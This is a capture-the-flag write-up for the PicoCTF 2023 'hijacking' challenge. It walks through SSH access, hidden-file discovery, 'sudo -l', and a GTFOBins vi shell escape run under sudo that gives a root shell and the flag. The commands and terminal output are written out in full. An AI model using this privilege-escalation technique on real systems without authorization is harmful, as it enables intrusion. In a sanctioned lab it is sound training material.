hijacking

Description

> Getting root access can allow you to read the flag.
> Luckily there is a python file that you might like to play with.

Challenge

(PicoCTF2023, Priviledge Escalation, Binary Exploitation)
We are given a port which we can connect to via ssh.
To connect I ran the command:
`ssh picoctf@saturn.picoctf.net -p 54278`
Where the user is picoctf connecting to saturn.picoctf.net on port 54278.
From the challenge tags, we must escalate our priviledge on the machine.

> Hint 1 : Check for Hidden files

> Hint 2 : No place like Home:)

Solution

```
┌──(kali㉿kali)-[~/Desktop/ctfs/picoctf/hijacking]
└─$ ssh picoctf@saturn.picoctf.net -p 54278
picoctf@saturn.picoctf.net's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.19.0-1024-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

picoctf@challenge:~$ ls
picoctf@challenge:~$ ll
total 16
drwxr-xr-x 1 picoctf picoctf   20 Nov 29 13:33 ./
drwxr-xr-x 1 root    root      21 Aug  4 21:10 ../
-rw-r--r-- 1 picoctf picoctf  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 picoctf picoctf 3771 Feb 25  2020 .bashrc
drwx------ 2 picoctf picoctf   34 Nov 29 13:33 .cache/
-rw-r--r-- 1 picoctf picoctf  807 Feb 25  2020 .profile
-rw-r--r-- 1 root    root     375 Mar 16  2023 .server.py
```

After connecting, I first ran the 'ls' command to look for the python file hinted at in the challenge description.

However, there initially appeared to be no files in the directory.

To confirm this I ran 'll' which lists hidden files.

The output of this showed that there were five files, including a python script which could potentially be the one hinted at by the challenge description.

It was worth noting that the python file was also root owned.

In order to escalate my priviledge on the machine, I needed a foothold.

```
picoctf@challenge:~$ cd ..
picoctf@challenge:/home$ ls
picoctf
picoctf@challenge:/home$ ll
total 0
drwxr-xr-x 1 root    root    21 Aug  4 21:10 ./
drwxr-xr-x 1 root    root    51 Nov 29 13:32 ../
drwxr-xr-x 1 picoctf picoctf 20 Nov 29 13:33 picoctf/
picoctf@challenge:/home$ cd ..
picoctf@challenge:/$ ls
bin   challenge  etc   lib    lib64   media  opt   root  sbin  sys  usr
boot  dev        home  lib32  libx32  mnt    proc  run   srv   tmp  var
picoctf@challenge:/$ cd ..
picoctf@challenge:/$ ls
bin   challenge  etc   lib    lib64   media  opt   root  sbin  sys  usr
boot  dev        home  lib32  libx32  mnt    proc  run   srv   tmp  var
picoctf@challenge:/$ cd challenge/
-bash: cd: challenge/: Permission denied
picoctf@challenge:/$ ls
bin   challenge  etc   lib    lib64   media  opt   root  sbin  sys  usr
boot  dev        home  lib32  libx32  mnt    proc  run   srv   tmp  var
picoctf@challenge:/$ cd ~
```

I performed a quick sweep through the directories on the machine for any other files of interest but did not find anything that I could access.

```
picoctf@challenge:~$ sudo -l
Matching Defaults entries for picoctf on challenge:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/us

User picoctf may run the following commands on challenge:
    (ALL) /usr/bin/vi
    (root) NOPASSWD: /usr/bin/python3 /home/picoctf/.server.py
picoctf@challenge:~$ vi -c ':!/bin/sh' /dev/null
```

Then, I used the `sudo -l` command to list all the commands available to run as the user picoctf. There was only the `vi` command.

.. / vi ☆ Star 9,420

Shell | File write | File read | Sudo

Modern Unix systems run `vim` binary when `vi` is called.

Shell


It can be used to break out from restricted environments by spawning an interactive system shell.

(a)
```
vi -c ':!/bin/sh' /dev/null
```

(b)
```
vi
:set shell=/bin/sh
:shell
```

With this command, I could search for a vulnerability online.
I looked at the gtfobins database for any methods I could use to exploit the `vi` command and escalate my priviledge.
I found that I could execute `vi -c ':!/bin/sh' /dev/null` to spawn an interactive shell on the machine.

- `vi -c` executes a given command
- `:!/bin/sh` creates a shell
- `/dev/null` redirects error messages to be deleted in /dev/null



When running the command I obtained a shell on the machine, but it was not a root shell. Thus, I did not escalate my priviledge.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo vi -c ':!/bin/sh' /dev/null
```

However, this was a simple mistake. I had forgotten to test if the command could be run as root by prefixing the command with sudo.

```
picoctf@challenge:~$ sudo vi -c ':!/bin/sh' /dev/null
[sudo] password for picoctf:

# whoami
root
```

This time, I was prompted for picoctf's password which I was given in the challenge description. Sudo executes a command with higher priviledge.
When running the exploit as a super user, I obtained a root shell!

```
# pwd
/home/picoctf
# ll
/bin/sh: 4: ll: not found
# ls -a
.  ..  .bash_logout  .bashrc  .cache  .profile  .server.py  .viminfo
```

I found that my current directory had no been changed, but I no longer had access to the `ll` alias.
However, I could still run `ls -a` to show hidden files.

```
# python3 .server.py
sh: 1: ping: not found
Traceback (most recent call last):
  File ".server.py", line 7, in <module>
    host_info = socket.gethostbyaddr(ip)
socket.gaierror: [Errno -5] No address associated with hostname
```

I then attempted to run the python file in question; however, it printed an error.


```
# cat .server.py
import base64
import os
import socket
ip = 'picoctf.org'
response = os.system("ping -c 1 " + ip)
#saving ping details to a variable
host_info = socket.gethostbyaddr(ip)
#getting IP from a domaine
host_info_to_str = str(host_info[2])
host_info = base64.b64encode(host_info_to_str.encode('ascii'))
print("Hello, this is a part of information gathering",'Host: ', host_info)
#
```

Looking for any other clues, I printed the contents of the file with `cat`; however, there was nothing of interest.

Here I checked the hints for the challenge, and saw the message
' No place like home :) '

```
# cd ~
# ls -a
.  ..  .bashrc  .flag.txt  .profile
```

To navigate to root's home directory I ran `cd ~`.
In root's home there were more hidden files, including the flag!



Inside the hidden file the flag was found.